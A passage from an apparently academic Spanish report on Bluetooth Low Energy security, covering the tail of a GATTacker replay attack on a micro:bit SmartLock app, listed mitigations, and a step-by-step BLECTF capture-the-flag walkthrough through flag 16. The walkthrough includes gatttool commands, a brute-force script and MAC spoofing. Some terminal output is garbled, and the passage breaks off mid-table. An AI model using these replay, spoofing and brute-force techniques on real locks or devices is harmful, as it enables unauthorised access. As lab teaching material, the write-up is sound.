on open
poweredOn
Noble MAC address : d1:21:13:c1:49:00
initialized !
WRITE CMD: 3132333423
```

**Fig. 6.32.:** Ataque replay contra la aplicación SmartLock con pairing Just to Work.

```
^Croot@kali:/home/s4mu51/Documents/tools/node_modules/gattacker# node replay.js -i dump/f40b2f3f0bcb.log -s devices/f40b2f3f0bcb.srv.json -p f40b2f
3f0bcb
Ws-slave address: 172.16.159.129
on open
poweredOn
Noble MAC address : d1:21:13:c1:49:00
initialized !
WRITE CMD: 3132333423
```

**Fig. 6.33.:** Ataque replay contra la aplicación SmartLock con pairing Passkey.

En el siguiente [enlace](#) [30] se disponen de los vídeos que demuestran la ejecución del ataque replay con éxito.

### 6.1.7 Mitigaciones y medidas de protección para la placa Microbit

La placa microbit usa un perfil de bluetooth preconfigurado que proporciona medidas básicas de seguridad totalmente configurables a los usuarios. Sin embargo, a lo largo de este apartado, se ha demostrado que las aplicaciones desarrolladas se pueden alterar debido a un fallo genérico de seguridad. A continuación se proporciona una lista que recoge las protecciones recomendadas para cada uno de los ataques:

- **Sniffing Passivo:** Se recomienda emplear cifrado de capa 2 proporcionado por un pairing robusto.
- **Desencriptado de tráfico:** Se recomienda utilizar un pairing por LE Secure Connection con intercambio de claves por Diffie-Hellman.
- **Hijacking:** Se recomienda habilitar cifrado a nivel de capa 2.
- **MITM & Replay:** Se recomienda aplicar el workaround que consiste en comprobar la existencia de dos MAC idénticas dentro del alcance del dispositivo.

## 6.2 BLECTF

BLECTF es un software que consta de **20 retos de Capture The Flag**. Toda la información del CTF, así como la guía de instalación en el **chip ESP32**, recomendaciones de herramientas (bleah y gatttool) y las instrucciones para cada una de las flags, se pueden encontrar en la cuenta de [hackgnar](#) [25].

Antes de continuar, cabe destacar que se usan indistintamente las herramientas vistas en el capítulo 4.

### Flag 1 (0x002c)

**Enunciado:** Realice una lectura sobre handle 0x002a (destinado a la lectura de la puntuación) y una escritura sobre el handle 0x002c (handle destinado para introducir todas las flags) con el valor “12345678901234567890”.

Para completar la primera flag, se proporciona **dos comandos de gatttool** dedicados a la lectura y escritura de atributos, combinados con otras dos herramientas de parseo de datos. A continuación se disponen de los dos comandos que proporciona el autor.

```
1 gatttool -b de:ad:be:ef:be:f1 --char-read -a 0x002a | awk -F ':'  
'{print $2}' | tr -d ' '| xxd -r -p; printf '\n'  
  
5 gatttool -b de:ad:be:ef:be:f1 --char-write-req -a 0x002c -n  
$(echo -n "12345678901234567890" | xxd -ps)
```

Los pasos seguidos para completar la primera flag son:

- Se realiza un escáner de dispositivos BLE cercanos con hcitool para obtener la MAC del dispositivo.

```
(s4mu51㉿kali)-[~/Desktop/blectf]  
└$ sudo hcitool lescan | grep BLECTF  
24:62:AB:F3:97:1A BLECTF  
24:62:AB:F3:97:1A BLECTF  
24:62:AB:F3:97:1A BLECTF
```

**Fig. 6.34.:** Obtención de la MAC con hcitool del dispositivo BLECTF.

- Se obtienen todas las características con gatttool. Para ello, se utiliza el modo interactivo de la herramienta.

```
[24:62:AB:F3:97:1A]> characteristics
handle: 0x0002, char properties: 0x20, char value handle: 0x0003, uuid: 00002a05-0000-1000-8000-00805f9b34fb
handle: 0x0015, char properties: 0x02, char value handle: 0x0016, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0017, char properties: 0x02, char value handle: 0x0018, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0019, char properties: 0x02, char value handle: 0x001a, uuid: 00002a06-0000-1000-8000-00805f9b34fb
handle: 0x0029, char properties: 0x02, char value handle: 0x002a, uuid: 0000ff01-0000-1000-8000-00805f9b34fb
handle: 0x002b, char properties: 0x0a, char value handle: 0x002c, uuid: 0000ff02-0000-1000-8000-00805f9b34fb
handle: 0x002d, char properties: 0x02, char value handle: 0x002e, uuid: 0000ff03-0000-1000-8000-00805f9b34fb
handle: 0x002f, char properties: 0x02, char value handle: 0x0030, uuid: 0000ff04-0000-1000-8000-00805f9b34fb
handle: 0x0031, char properties: 0x0a, char value handle: 0x0032, uuid: 0000ff05-0000-1000-8000-00805f9b34fb
handle: 0x0033, char properties: 0x0a, char value handle: 0x0034, uuid: 0000ff06-0000-1000-8000-00805f9b34fb
handle: 0x0035, char properties: 0x0a, char value handle: 0x0036, uuid: 0000ff07-0000-1000-8000-00805f9b34fb
handle: 0x0037, char properties: 0x02, char value handle: 0x0038, uuid: 0000ff08-0000-1000-8000-00805f9b34fb
handle: 0x0039, char properties: 0x08, char value handle: 0x003a, uuid: 0000ff09-0000-1000-8000-00805f9b34fb
handle: 0x003b, char properties: 0x0a, char value handle: 0x003c, uuid: 0000ff0a-0000-1000-8000-00805f9b34fb
handle: 0x003d, char properties: 0x02, char value handle: 0x003e, uuid: 0000ff0b-0000-1000-8000-00805f9b34fb
handle: 0x003f, char properties: 0x1a, char value handle: 0x0040, uuid: 0000ff0c-0000-1000-8000-00805f9b34fb
handle: 0x0041, char properties: 0x02, char value handle: 0x0042, uuid: 0000ff0d-0000-1000-8000-00805f9b34fb
handle: 0x0043, char properties: 0x2a, char value handle: 0x0044, uuid: 0000ff0e-0000-1000-8000-00805f9b34fb
handle: 0x0045, char properties: 0x1a, char value handle: 0x0046, uuid: 0000ff0f-0000-1000-8000-00805f9b34fb
handle: 0x0047, char properties: 0x02, char value handle: 0x0048, uuid: 0000ff10-0000-1000-8000-00805f9b34fb
handle: 0x0049, char properties: 0x2a, char value handle: 0x004a, uuid: 0000ff11-0000-1000-8000-00805f9b34fb
handle: 0x004b, char properties: 0x02, char value handle: 0x004c, uuid: 0000ff12-0000-1000-8000-00805f9b34fb
handle: 0x004d, char properties: 0x02, char value handle: 0x004e, uuid: 0000ff13-0000-1000-8000-00805f9b34fb
handle: 0x004f, char properties: 0x0a, char value handle: 0x0050, uuid: 0000ff14-0000-1000-8000-00805f9b34fb
handle: 0x0051, char properties: 0x0a, char value handle: 0x0052, uuid: 0000ff15-0000-1000-8000-00805f9b34fb
handle: 0x0053, char properties: 0x9b, char value handle: 0x0054, uuid: 0000ff16-0000-1000-8000-00805f9b34fb
handle: 0x0055, char properties: 0x02, char value handle: 0x0056, uuid: 0000ff17-0000-1000-8000-00805f9b34fb
```

**Fig. 6.35.**: Características de BLECTF.

- Lectura del handle 0x002a con gatttool. Se utiliza el comando suministrado por el reto para la lectura de las características, cambiando la MAC del dispositivo. Este, se encapsula en un script de bash (figura 6.36) que recibe como parámetro el handle de la característica que se quiere leer. De esta forma se crea un script que lee datos de forma automática con gatttool parseando la salida hexadecimal a string.

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└$ gatttool -b 24:62:AB:F3:97:1A --char-read -a 0x002a | awk '{print $2}' | tr -d '\n' | xxd -r -p
Score: 0/20
AC → 24:62:AB:F3:97:1A
(s4mu51㉿kali)-[~/Desktop/blectf]
└$ bash read_handle.sh 0x002a|ad:be:ef:be:f1 --char-read -a 0x002a|awk '{print $2}'|tr -d '\n'|xxd -r -p
Score: 0/20
ngl → gatttool -b ad:be:ef:be:f1 --char-read -a 0x002a|awk '{print $2}'|tr -d '\n'|xxd -r -p
```

**Fig. 6.36.**: Primera lectura del Score.

- Finalmente se procede a la escritura de la flag en el handle 0x002c (figura 6.37). Gatttool no entiende los valores en string, por tanto, es necesario convertirlo a hexadecimal (este proceso está automatizado en un script de bash). Tras realizar la escritura se comprueba el score para verificar la flag.

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└$ bash write_handle.sh 12345678901234567890
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└$ bash read_handle.sh 0x002a
Score:1 /20
```

**Fig. 6.37.**: Flag 1.

## Flag 2 (0x002e)

**Enunciado:** Obtén el valor ascii del handle 0x002e y escríbelo en la característica destinada a tal efecto (handle 0x002c).

Los pasos seguidos para completar la segunda flag son:

- Lectura con gatttool y bettercap del handle 0x002e que contiene directamente la flag. En la figura 6.38, se puede observar la ejecución de ambas herramientas.

The screenshot shows a terminal window with the following content:

```
[19:14:24] [sys.log] [inf] ble.recon connecting to 24:62:ab:f3:97:1a ...
172.16.35.0/24 > 172.16.35.139 »
[19:14:55] [ble.device.new] new BLE device detected as 6B:F8:B5:23:33:F2 (Apple, Inc.) -55 dBm.
172.16.35.0/24 > 172.16.35.139 » exit
[19:15:08] [sys.log] [inf] ble.recon stopping scan ...

└─$ bash read_handle.sh 0x002e
d205303e099ceff44835
```

A large table is displayed, showing the handles, service characteristics, properties, and data for each handle. The table highlights handle 0x002e (Device Name) which has properties READ, WRITE, NOTIFY, and INDICATE, and contains the value d205303e099ceff44835.

Handles	Service > Characteristics	Properties	Data
0001 → 0005	Generic Attribute (1801)	INDICATE	
0003	Service Changed (2a05)		
0014 → 001c	Generic Access (1800)		
0016	Device Name (2a00)	READ	2b00042f7481c7b056c4b410d28f33cf
0018	Appearance (2a01)	READ	Unknown
001a	2aa6	READ	00
0028 → ffff	00ff		
002a	ff01	READ	Score:1 /20
002c	ff02	READ, WRITE	Write Flags Here
002e	ff03	READ	d205303e099ceff44835
0030	ff04	READ	MD5 of Device Name
0032	ff05	READ, WRITE	Write anything here
0034	ff06	READ, WRITE	Write the ascii value "yo" here
0036	ff07	READ, WRITE	Write the hex value 0x07 here
0038	ff08	READ	Write 0xC9 to handle 58
003a	ff09	WRITE	
003c	ff0a	READ, WRITE	Brute force my value 00 to ff
003e	ff0b	READ	Read me 1000 times
0040	ff0c	READ, WRITE, NOTIFY	Listen to me for a single notification
0042	ff0d	READ	Listen to handle 0x0044 for a single indication
0044	ff0e	READ, WRITE, INDICATE	Listen to handle 0x0044 for a single indication00
0046	ff0f	READ, WRITE, NOTIFY	Listen to me for multi notifications
0048	ff10	READ	Listen to handle 0x0044 for multi indications
004a	ff11	READ, WRITE, INDICATE	Listen to handle 0x0044 for multi indications00
004c	ff12	READ	Connect with BT MAC address 11:22:33:44:55:66
004e	ff13	READ	Set your connection MTU to 444
0050	ff14	READ, WRITE	Write+resp 'hello'
0052	ff15	READ, WRITE	No notifications here! really?
0054	ff16	BCAST, READ, WRITE, NOTIFY, X	So many properties!
0056	ff17	READ	md5 of author's twitter handle

**Fig. 6.38.:** Lectura handle 0x002e para la flag 2 con gatttool y bettercap.

- Escritura en el handle 0x002c con la flag (figura 6.39). Tanto bettercap como gatttool requieren introducir los datos en formato hexadecimal. Por lo que se usa el script de gatttool que parsea en hexadecimal el valor introducido por parámetro.

```

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002e
d205303e099ceff44835

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash write_handle.sh d205303e099ceff44835
Characteristic value was written successfully

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002e
d205303e099ceff44835

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002a
Score:2 /20

```

**Fig. 6.39.**: Flag 2.

### Flag 3 (0x0030)

**Enunciado:** El handle 0x0030 esconde las instrucciones para completar la flag3. Sigue las instrucciones y escribe el valor en el handle 0x02c.

Los pasos seguidos para completar la tercera flag son:

- Lectura del handle 0x0030. En la figura 6.38, se ha utilizado bettercap para realizar la lectura de todas las características. Para completar la flag, se debe calcular el md5 del nombre del dispositivo.
- El nombre del dispositivo es “BLECTF”, obtenido en la figura 6.34. Se procede a calcular el md5 del string “BLECTF”. Posteriormente, la salida se trunca a 20 caracteres, tal y como indican las instrucciones del autor.

```

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n "BLECTF" | md5sum | awk -F " " '{print $1}'
5cd56d74049ae40f442ece036c6f4f06
überroot@kali: ~

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ trunk="5cd56d74049ae40f442ece036c6f4f06"

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n ${trunk:0:20}
5cd56d74049ae40f442e

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash write_handle.sh 5cd56d74049ae40f442e
Characteristic value was written successfully

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002a
connect to 24:62:AB:F3:97:1A: Function not implemented (38)

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002a
Score:3 /20

[s4mu51㉿kali)-[~/Desktop/blectf]
└─$ █

```

**Fig. 6.40.**: Flag 3.

## Flag 4 (0x0016)

**Enunciado:** El protocolo GATT proporciona algunos atributos genéricos. Localiza el valor correspondiente a Generic Access -> Device Name y escríbelo en el atributo destinado a tal efecto.

Los pasos seguidos para completar la cuarta flag son:

- Al tratarse de un atributo genérico, se puede buscar el valor del UUID en la pagina de la especificación de bluetooth en los [atributos genéricos de GATT](#) [31]. En la figura 6.41 se observa el UUID con el que se identifica al atributo deseado.

Allocation type	Allocated UUID	Allocated for
16-bit UUID for Members	0xFD46	Lemco IKE
16-bit UUID for Members	0xFD45	GB Solution co.,Ltd
16-bit UUID for Members	0xFD44	Apple Inc.
16-bit UUID for Members	0xFD2F	Bitstrata Systems Inc.
16-bit UUID for Members	0xFD2E	Bitstrata Systems Inc.
16-bit UUID for Members	0xFD2D	Xiaomi Inc.
GATT Characteristic and Object Type	0x2A00	Device Name

**Fig. 6.41.:** UUID Device Name.

- Para completar esta flag se usa la herramienta bleah (figura 6.42). Permite enumerar todos los servicios de bluetooth y ofrece información sobre el tipo de servicio detectado según la especificación GATT.

**Fig. 6.42.:** Enumeración de servicios con Bleah.

- En la figura 6.42, se obtiene el UUID y el handle asociado al atributo genérico Device Name y su valor.

- UUID: 00002a00-0000-1000-8000-00805f9b34fb (0x2a00).
  - Handle: 0x0016.
  - Data: 2b00042f7481c7b056c4b410d28f33cf.
- Se escribe la flag (figura 6.43) anterior truncada a 20 caracteres. En este caso, se usa bleah para la escritura que permite escribir directamente valores en ascii.

```
(s4mu51㉿kali)-[~/Desktop/blectf]
$ trunk='2b00042f7481c7b056c4b410d28f33cf'
ifconfig wlan0 up
(s4mu51㉿kali)-[~/Desktop/blectf]
$ echo ${trunk:0:20}
2b00042f7481c7b056c4

(s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bleah -b 24:62:ab:f3:97:1a -n 0x002c -d 2b00042f7481c7b056c4
```

**Fig. 6.43.**: Flag 4.

### Flag 5 (0x0032)

**Enunciado:** Lea el handle 0x0032 y siga las instrucciones. Una vez realizado, obtenga el valor introducido y escríbalo en la handle destinado a la comprobación de la flag.

Los pasos seguidos para completar la quinta flag son:

- Tras leer el handle 0x0032 y se obtiene la instrucción que dice “Escribe cualquier valor aquí”.
- Se escribe el valor “s4mu51” para una posterior lectura y obtener la flag.
- Se escribe el resultado en el handle 0x02c (véase la figura 6.44).
- El script que ejecuta la herramienta gatttool, se ha modificado para que reciba como parámetros el handle y el valor para la escritura en ascii.

```

(s4mu51㉿kali)-[~/Desktop/blectf]
$ cat write_handle.sh > write2_handle.sh

(s4mu51㉿kali)-[~/Desktop/blectf]
$ nano write2_handle.sh

(s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash write2_handle.sh 0x0032 s4mu51
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x0032
3873c0270763568cf7aa

(s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash write_handle.sh 3873c0270763568cf7aa
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x002a
Score:5 /20

```

**Fig. 6.44.:** Flag 5.

### Flag 6 (0x0034)

**Enunciado:** Lea el handle 0x0034 y siga las instrucciones. Una vez realizado, obtenga el valor introducido y escríbalo en el handle destinado a la comprobación de la flag.

Los pasos seguidos para completar la sexta flag son:

- Tras leer el handle 0x0034 y se obtiene la instrucción que dice “Escribe el valor ascii yo aquí”. Al tratarse de un valor ascii se procede a usar la herramienta bleah.
- Se utiliza el script desarrollado para escribir el valor ascii “yo” en el handle indicado.
- Con gatttool se lee el indicador 0x0034 y se obtiene la flag.
- Finalmente se escribe en 0x002a el valor anterior (véase la figura 6.45).

```

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x0034
Write the ascii value "yo" here

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bleah -b 24:62:ab:f3:97:1a -n 0x0034 -d yo

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x0034
c55c6314b3db0a6128af

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash write_handle.sh c55c6314b3db0a6128af
Characteristic value was written successfully

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x002a
Score:6 /20

```

**Fig. 6.45.**: Flag 6.

### Flag 7 (0x0036)

**Enunciado:** Lea el handle 0x0036 y siga las instrucciones. Una vez realizado, obtenga el valor introducido y escríbalo en el handle destinado a la comprobación de la flag.

Los pasos seguidos para completar la séptima flag son:

- Tras leer el handle 0x0036 y obtener la instrucción se procede a escribir el valor 0x0007 en hexadecimal en el mismo lugar para obtener la flag. Al tratarse de un valor hexadecimal se utiliza gatttool (véase la figura 6.46).

```

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x0036 -n 07
Characteristic value was written successfully

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x0036
1179080b29f8da16ad66

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash write_handle.sh 1179080b29f8da16ad66
Characteristic value was written successfully

[s4mu51㉿kali)-[~/Desktop/blectf]
$ sudo bash read_handle.sh 0x002a
Score:7 /20

```

**Fig. 6.46.**: Flag 7.

## Flag 8 (0x0038)

**Enunciado:** Lea el handle 0x0038 y siga las instrucciones. Una vez realizado, obtenga el valor introducido y escríbalo en la handle destinado a la comprobación de la flag.

Los pasos seguidos para completar la octava flag son:

- Leer el valor del handle indicado para obtener las instrucciones del ejercicio. Estas indican que se debe escribir el valor hexadecimal C9 sobre el handle 58 expresado en *integer*.
- Al tratarse de un valor expresado en *integer* su valor hexadecimal es 0x003A que corresponde con un atributo de escritura. Sin embargo gatttool identifica de forma automática dicho valor.
- Tras la escritura, se procede a leer el valor en 0x038 y meter el valor en 0x002c para conseguir la flag (véase la figura 6.47).

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 58 -n C9
[sudo] password for s4mu51:
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x0038
1179080b29f8da16ad66

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash write_handle.sh 1179080b29f8da16ad66
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x02a
Score:8 /20
```

**Fig. 6.47.:** Flag 8.

## Flag 9 (0x003c)

**Enunciado:** Lee las instrucciones de la flag indicada. Posiblemente tengas que realizar un script.

Los pasos seguidos para completar la novena flag son:

- En primer lugar, se lee el handle indicado con gatttool. Este pide realizar un script que escriba desde el valor 00 a FF en el handle 0x003C (fuerza bruta). Para ello se desarrolla un script en python que realice dicha tarea empleando gatttool.

**List. 6.1:** Python Brute Force.

```
1 #!/bin/python3

import os

5 def Main():

    for i in range (0, 256):
        os.system('gatttool -b 24:62:AB:F3:97:1A --char-
                  write-req -a 0x003C
                  -n ' + '%02x' % i)

    if __name__ == '__main__':
10        Main()
    }

}
```

- Finalmente, en la figura 6.48, se muestra la resolución de la flag tras finalizar el ataque de fuerza bruta.

```
Characteristic value was written successfully
fc
Characteristic value was written successfully
fd
Characteristic value was written successfully
fe
Characteristic value was written successfully
ff
Characteristic value was written successfully

[(s4mu51㉿kali)-[~/Desktop/blectf]
$ bash read_handle.sh 0x003c
933c1fcfa8ed52d2ec05

[(s4mu51㉿kali)-[~/Desktop/blectf]
$ bash write_handle.sh 933c1fcfa8ed52d2ec05
Characteristic value was written successfully

[(s4mu51㉿kali)-[~/Desktop/blectf]
$ bash read_handle.sh 0x002a
Score:9 /20
```

**Fig. 6.48.:** Flag 9.

## Flag 10 (0x003e)

**Enunciado:** Lee la flag en el handle 0x003e.

Los pasos seguidos para completar la décima flag son:

- Esta flag pide leer el handle 1000 veces. Se trata de escoger la herramienta mas rápida ya que existe un tiempo determinado para completar el reto.

- Para realizar la flag se hace un script en bash que lee el handle pasado por parámetro con un bucle for (véase la figura 6.49).

**List. 6.2:** Bash Read 1000.

```
1 #!/bin/bash

for i in {1..1000}
do
    gatttool -b 24:62:AB:F3:97:1A --char-read -a $1 | awk -F ,
        : ' '{print $2}' |
        tr -d ' ' | xxd -r
        ^P
    echo
done
```

```
Read me 1000 times
Read me 1000 times
Read me 1000 times
Read me 1000 times
6ffcd214ffebdc0d069e
Characteristic value was written successfully
Score:10/20
```

**Fig. 6.49.:** Flag 10.

## Flag 11 (0x0040)

**Enunciado:** Suscríbete para recibir notificaciones.

Los pasos seguidos para completar la undécima flag son:

- La herramienta homepwn dispone de un módulo para la suscripción de notificaciones (subscription-and-write). Se usa esta herramienta ya que la salida se traduce directamente a ascii, obteniendo así la flag.
- Finalmente, se escribe la flag. Véanse las figuras 6.50 y 6.51.

```

homePwn (ble/subscribe-and-write) >> set bmac 24:62:ab:f3:97:1a
bmac >> 24:62:ab:f3:97:1a
homePwn (ble/subscribe-and-write) >> set type public
type >> public
homePwn (ble/subscribe-and-write) >> set uuid-write 0000ff0c-0000-1000-8000-00805f9b34fb
uuid-write >> 0000ff0c-0000-1000-8000-00805f9b34fb
homePwn (ble/subscribe-and-write) >> set uuid-subscribe 0000ff0c-0000-1000-8000-00805f9b34fb
uuid-subscribe >> 0000ff0c-0000-1000-8000-00805f9b34fb
homePwn (ble/subscribe-and-write) >> set data s4mu51
data >> s4mu51
homePwn (ble/subscribe-and-write) >> set encode ascii
encode >> ascii
homePwn (ble/subscribe-and-write) >> run

Trying to subscribe to 24:62:ab:f3:97:1a
^C[!] Interrupted ...
homePwn (ble/subscribe-and-write) >> run

Trying to subscribe to 24:62:ab:f3:97:1a
[+] connected
[+]
Device connected ...
[+] Subscribed!
[+] Good! It's writable!
[+] Done!
A Notification was received from 64:
|_ Hex: b'3565633337373262636430306366303664386562'
|_ Ascii: Sec3772bcd00cf06d8eb

```

**Fig. 6.50.:** Subscripción a característica con Homepwn.

```

A Notification was received from 64:
|_ Hex: b'3565633337373262636430306366303664386562'
|_ Ascii: Sec3772bcd00cf06d8eb

[!] Unsubscribed 24:62:ab:f3:97:1a
homePwn (ble/subscribe-and-write) >> exit
Killing tasks ...
Bye ...

(homePwn) └─(s4mu51㉿kali)-[~/Documents/HomePWN]
└$ cd

(homePwn) └─(s4mu51㉿kali)-[~]
└$ cd Desktop/blectf

(homePwn) └─(s4mu51㉿kali)-[~/Desktop/blectf]
└$ bash write_handle.sh Sec3772bcd00cf06d8eb
Characteristic value was written successfully

(homePwn) └─(s4mu51㉿kali)-[~/Desktop/blectf]
└$ bash read_handle.sh 0x002a
Score:11/20

```

**Fig. 6.51.:** Flag 11.

## Flag 12 (0x0042)

**Enunciado:** Escucha por indicaciones<sup>4</sup> en el handle 0x0044.

Los pasos seguidos para completar la duodécima flag son:

- Se utiliza gatttool para realizar la misma función que con homepwn. La principal diferencia es que esta herramienta devuelve la salida en hexadecimal, por lo que se debe parsear la salida con las herramientas tr -d (quita los espacios en blanco) y xdd -r -p (convierte a ascii).
- Se escribe la flag en el atributo destinado a tal efecto (véase figura 6.52).

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x0042
Listen to handle 0x0044 for a single indication

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n 's4mu51' | xxd -ps
73346d753531

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x0044 -n 73346d753531 --listen
Characteristic value was written successfully
Indication handle = 0x0044 value: 63 37 62 38 36 64 64 31 32 31 38 34 38 63 37 37 63 31 31 33
^C
Home
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n '63 37 62 38 36 64 64 31 32 31 38 34 38 63 37 37 63 31 31 33' | tr -d ' ' | xxd -r -p
c7b86dd121848c77c113

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash write_handle.sh c7b86dd121848c77c113
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ bash read_handle.sh 0x002a
Score:12/20

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ blectf
```

**Fig. 6.52.:** Flag 12.

## Flag 13 (0x0046)

**Enunciado:** Escucha en el handle indicado por múltiples notificaciones.

Los pasos seguidos para completar la décimo tercera flag son:

- Se usa gatttool con la opción “–listen” para escuchar en el handle indicado tras la escritura del string “s4mu51”.
- Posteriormente se lee en el mismo lugar para obtener la flag (véase figura 6.53).

<sup>4</sup>Las indicaciones son parecidas a las notificaciones. Necesitan que un cliente se subscriba, la única diferencia es que precisan confirmación por parte del cliente.

```

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x0046 -n s4mu51 --listen
Characteristic value was written successfully
Notification handle = 0x0046 value: 55 20 6e 6f 20 77 61 6e 74 20 74 68 69 73 20 6d 73 67 00 00
Notification handle = 0x0046 value: 63 39 34 35 37 64 65 35 66 64 38 63 61 66 65 33 34 39 66 64
Notification handle = 0x0046 value: 63 39 34 35 37 64 65 35 66 64 38 63 61 66 65 33 34 39 66 64
Notification handle = 0x0046 value: 63 39 34 35 37 64 65 35 66 64 38 63 61 66 65 33 34 39 66 64
^C

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n '63 39 34 35 37 64 65 35 66 64 38 63 61 66 65 33 34 39 66 64' | tr -d ' ' | xxd -r -p
c9457de5fd8cafe349fd

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash write_handle.sh c9457de5fd8cafe349fd
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x02a
Score:13/20

```

**Fig. 6.53.**: Flag 13.

### Flag 14 (0x0048)

**Enunciado:** Escucha en el handle indicado por múltiples indicaciones.

Los pasos seguidos para completar la décimo cuarta flag son:

- Se usa gatttool con la opción “–listen” para escuchar en el handle indicado tras la escritura del string “s4mu51”.
- Posteriormente se lee en el mismo lugar para obtener la flag (figura 6.54).

```

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo gatttool -b 24:62:AB:F3:97:1A --char-write-req -a 0x004a -n s4mu51 --listen
Characteristic value was written successfully
Indication handle = 0x004a value: 55 20 6e 6f 20 77 61 6e 74 20 74 68 69 73 20 6d 73 67 00 00
Indication handle = 0x004a value: 62 36 66 33 61 34 37 66 32 30 37 64 33 38 65 31 36 66 66 61
Indication handle = 0x004a value: 62 36 66 33 61 34 37 66 32 30 37 64 33 38 65 31 36 66 66 61
Indication handle = 0x004a value: 62 36 66 33 61 34 37 66 32 30 37 64 33 38 65 31 36 66 66 61
Indication handle = 0x004a value: 62 36 66 33 61 34 37 66 32 30 37 64 33 38 65 31 36 66 66 61
^C

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ echo -n '62 36 66 33 61 34 37 66 32 30 37 64 33 38 65 31 36 66 66 61' | tr -d ' ' | xxd -r -p
b6f3a47f207d38e16ffa

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash write_handle.sh b6f3a47f207d38e16ffa
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x02a
Score:14/20

```

**Fig. 6.54.**: Flag 14.

## Flag 15 (0x004c)

**Enunciado:** Conéctate al dispositivo con la MAC 11:22:33:44:55:66.

Los pasos seguidos para completar la décimo quinta flag son:

- Se usa la herramienta bdaddr para cambiar la MAC de la interfaz BT (véase la figura 6.55).

```
(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bdaddr -i hci0 -r 11:22:33:44:55:66
Manufacturer: Cambridge Silicon Radio (10)
Device address: D1:21:13:C1:40:00
New BD address: 11:22:33:44:55:66

File system
Address changed - Reset device manually

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ hciconfig
hci0:  Type: Primary Bus: USB
      BD Address: 11:22:33:44:55:66  ACL MTU: 310:10  SCO MTU: 64:8
      UP RUNNING
      RX bytes:750 acl:0 sco:0 events:58 errors:0
      TX bytes:4880 acl:0 sco:0 commands:57 errors:0

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x004c
Connect with BT MAC ad

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x004c
aca16920583e42bd5f5f

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash write_handle.sh aca16920583e42bd5f5f
Characteristic value was written successfully

(s4mu51㉿kali)-[~/Desktop/blectf]
└─$ sudo bash read_handle.sh 0x002a
Score:15/20
```

**Fig. 6.55.:** Flag 15.

## Flag 16 (0x004e)

**Enunciado:** Cambia la mtu de la conexión a 444.

Los pasos seguidos para completar la décimo sexta flag son:

- Se usa la herramienta bleah que proporciona la funcionalidad con -m. En la figura 6.56 se señala la flag obtenida al hacer una enumeración con la mtu cambiada.

Handles	Service > Characteristics	Properties	Data
0001 → 0005	Generic Attribute ( 00001801-0000-1000-0000-000005f9b34fb )	INDICATE	
0003	Service Changed ( 00002a05-0000-1000-0000-000005f9b34fb )		
0014 → 001c	Generic Access ( 00001405-0000-1000-0000-000005f9b34fb )	READ	
0016	Device Name ( 00001408-0009-1000-0000-000005f9b34fb )	READ	
